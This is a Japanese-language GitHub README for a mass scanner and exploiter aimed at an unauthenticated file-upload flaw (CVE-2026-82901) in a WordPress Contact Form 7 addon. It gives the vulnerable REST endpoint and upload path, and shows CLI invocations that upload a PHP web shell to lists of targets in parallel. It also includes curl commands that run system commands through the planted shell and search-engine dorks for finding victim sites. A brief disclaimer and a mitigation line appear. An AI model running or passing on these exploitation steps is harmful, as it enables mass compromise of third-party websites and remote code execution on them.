 tonydelouvre/cve-2026-82901
CVE-2026-82901(WordPressプラグイン「Ultra Addons for Contact Form 7」における未認証の任意ファイルアップロード脆弱性)に対応するGUIおよびCLIのマススキャナー兼エクスプロイター。

CVE-2026-82901 のスキャナー兼大量エクスプロイトツール — WordPress プラグイン Ultra Addons for Contact Form 7 (Themefic) に存在する 未認証の任意ファイルアップロード 脆弱性 (CWE-434、CVSS 3.1 9.8 Critical) で、影響を受けるバージョンは ≤ 3.5.50 です。
2つのインターフェースを提供します:
⚠️ 許可されたテストにのみ使用してください。 免責事項を参照してください。
| 項目 | 詳細 |
|---|---|
| CVE | CVE-2026-82901 |
| プラグイン | ultimate-addons-for-contact-form-7 (Ultra Addons for Contact Form 7) |
| ベンダー | Themefic |
| 分類 | CWE-434 — 危険な種類のファイルの無制限アップロード |
| 影響を受けるバージョン | ≤ 3.5.50 |
| 修正済みバージョン | 3.5.51+ |
| CVSS 3.1 | 9.8 Critical — AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H |
| 認証 | 不要 (未認証) |
| 脆弱な関数 | uacf7_wpcf7_mail_components (PDF Generator モジュール) |
| ベクター | CF7 REST POST /wp-json/contact-form-7/v1/contact-forms/{id}/feedback と signature フィールド |
| 書き込みパス | /wp-content/uploads/uacf7-uploads/ |
| 影響 | 任意ファイルアップロード → uploads ディレクトリ内で PHP が実行された場合に RCE |
| 参考情報 | NVD · CVE.org |
悪用条件: PDF Generator モジュールが有効化されており、フォームに uacf7_signature フィールドが含まれている必要があります。このモジュールはデフォルトで無効であるため、脆弱なプラグインバージョンを実行しているすべてのサイトが実際に悪用可能というわけではありません。
readme.txt からのプラグインフィンガープリントとバージョン検出--form-url (/contact/) のサポートresults.jsonl (完全な詳細) + hits.txt (成功したターゲット)git clone https://github.com/tonydelouvre/CVE-2026-82901.git
cd CVE-2026-82901
pip install -r requirements.txt
requirements.txt
requests>=2.31.0
urllib3>=2.0.0
tkinterは Python に同梱されています。見つからない場合(Linux):sudo apt install python3-tk。

python gui_82901.py

ワークフロー:
/contact/(相対パス)または絶対 URL を入力します。check または exploit。テーブル行の色:
| 色 | 意味 |
|---|---|
| 🟩 緑 | shell_verified — 成功、shell 列が入力されている |
| 🟨 黄 | vuln_candidate_sig_field — 有力な候補 |
| 🟥 赤 | error |
補助ボタン: ■ Stop(安全なシャットダウン)、Clear log、Open hits、Open output、Export CSV。
# Fingerprint / candidate detection
python mass_82901.py -u https://target.tld --mode check

# Exploit (upload shell + verify)
python mass_82901.py -u https://target.tld --mode exploit \
    --form-url https://target.tld/contact/ --shell-name wp_82901.php
# Mass mapping with a uniform form path (relative)
python mass_82901.py -l targets.txt --mode check -j 20 --form-url /contact/

# Mass exploit
python mass_82901.py -l targets.txt --mode exploit -j 10 --form-url /contact/

# Without --form-url -> per-target auto-discovery
python mass_82901.py -l targets.txt --mode exploit -j 10
targets.txt の形式# one URL per line
https://a.tld
# optional second column: a per-target form path/URL
https://b.tld /hubungi-kami/
https://c.tld | https://c.tld/custom-contact/
https://d.tld ; /kontak/
2 番目の列区切り文字には TAB、|、または ; を使用できます。優先順位: ターゲットごとの上書き > グローバル --form-url > 自動検出。
| 引数 | デフォルト | 説明 |
|---|---|---|
-u, --url | — | 単一ターゲットのベース URL |
-l, --list | — | ターゲットリストファイル |
--mode | check | check または exploit |
--form-url | — | 絶対 URL または 相対パス (/contact/) |
--field | 自動 | シグネチャフィールド名 |
--shell-name | wp_82901.php | アップロードするファイルの名前 |
--verify-url | — | シェル URL が既に判明している場合に指定 |
-j, --threads | 10 | ワーカー数 |
--timeout | 25 | リクエストタイムアウト (秒) |
--proxy | — | HTTP(S) プロキシ |
--output | cve_2026_82901_results.jsonl | JSONL 結果ファイル |
--vuln-list | hits.txt | 成功したターゲットのファイル |
-q, --quiet | オフ | 出力を抑制 |
| ステータス | 意味 |
|---|---|
not_found | プラグインが検出されない |
not_vulnerable | プラグインは存在するが、バージョン > 3.5.50 (修正済み) |
plugin_found_version_unknown | プラグインは存在するが、バージョンを読み取れない |
plugin_ok_no_signature_field | プラグインは存在するが、シグネチャフィールドがない → PDF モジュールがおそらく無効 |
vuln_candidate_sig_field | プラグイン ≤ 3.5.50 かつ シグネチャフィールドが存在する → 有力な候補 |
plugin_found_no_form | プラグインは存在するが、CF7 フォームが見つからない |
shell_verified | 成功 — シェルがアップロードされ実行された |
exploit_inconclusive | アップロードを試行したが、検証に失敗 |
error | ターゲットの処理中に例外が発生 |
exploit_inconclusive とは?これはターゲットが安全であることを意味するものではありません。考えられる原因:
check モードを使用して vuln_candidate_sig_field を絞り込み、その後、正しい --field/--shell-name を指定して単一ターゲットの exploit を実行してください。
shell_verified ステータスになった後、実行をテストします:
curl "https://target.tld/wp-content/uploads/uacf7-uploads/wp_82901.php"
# -> POCBIT-82901-OK

curl "https://target.tld/wp-content/uploads/uacf7-uploads/wp_82901.php?c=id"
# -> POCBIT-82901-OK
#    uid=33(www-data) gid=33(www-data) groups=33(www-data)
POCBIT-82901-OK マーカーは、ツールが実行を検証するために使用する文字列です。
ターゲットを発見するための Dork (Google / FOFA / Shodan):
body="/wp-content/plugins/ultimate-addons-for-contact-form-7"
body="uacf7" "wpcf7"
/wp-content/uploads/ 内での PHP 実行を制限してください(例: php_flag engine off、.php ハンドラをブロック)。このツールは、書面による許可を得たペネトレーションテスト、公式スコープ内でのバグバウンティプログラム、または自身が所有するシステムでのセキュリティ研究など、合法的かつ許可されたセキュリティテストのみを目的として提供されています。
このツールを使用して許可なくシステムにアクセスすることは違法であり、刑事犯罪を構成する可能性があります。作者は、不正使用に起因する損害、データ損失、または法的結果について一切の責任を負いません。
このツールを使用することにより、入力するすべてのターゲットをテストする明示的な許可を保有していることを表明するものとします。
.
├── gui_82901.py            # GUI (Tkinter)
├── mass_82901.py           # CLI version (patched, mass mode)
├── requirements.txt
├── README.md
├── LICENSE
└── docs/
    └── screenshot.png      # GUI screenshot
MIT ライセンスの下で公開されています。LICENSE を参照してください。






